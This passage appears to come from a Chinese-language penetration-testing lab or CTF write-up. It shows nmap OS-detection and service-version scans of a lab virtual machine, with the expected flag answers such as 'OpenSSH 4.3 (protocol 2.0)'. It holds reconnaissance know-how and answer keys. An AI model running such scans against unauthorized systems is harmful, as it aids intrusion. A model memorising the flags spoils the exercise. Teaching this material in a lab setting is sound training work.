MAC Address: 52:54:00:10:69:F7 (QEMU Virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:kernel:2.6
OS details: Linux 2.6.9 - 2.6.30
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.86 seconds
root@bt:~# _
```

FLAG: Linux 2.6.9 - 2.6.30

第 3 题


使用 nmap -sV 靶机 IP 进行操作系统服务及版本号扫描渗透测试。



```
root@bt:~# nmap -sV 172.16.105.247

Starting Nmap 6.01 ( http://nmap.org ) at 2022-05-27 14:38 CST
Nmap scan report for 172.16.105.247
Host is up (0.00029s latency).
Not shown: 998 closed ports
PORT    STATE SERVICE               VERSION
22/tcp  open  ssh                   OpenSSH 4.3 (protocol 2.0)
111/tcp open  rpcbind (rpcbind V2) 2 (rpc #100000)
MAC Address: 52:54:00:10:69:F7 (QEMU Virtual NIC)

Service detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.37 seconds
root@bt:~#
```

FLAG:sV

第 4 题



```
root@bt:~# nmap -sV 172.16.105.247

Starting Nmap 6.01 ( http://nmap.org ) at 2022-05-27 14:38 CST
Nmap scan report for 172.16.105.247
Host is up (0.00029s latency).
Not shown: 998 closed ports
PORT    STATE SERVICE                VERSION
22/tcp  open  ssh                    OpenSSH 4.3 (protocol 2.0)
111/tcp open  rpcbind (rpcbind V2) 2 (rpc #100000)
MAC Address: 52:54:00:10:69:F7 (QEMU Virtual NIC)

Service detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.37 seconds
root@bt:~#
```

FLAG: OpenSSH 4.3 (protocol 2.0)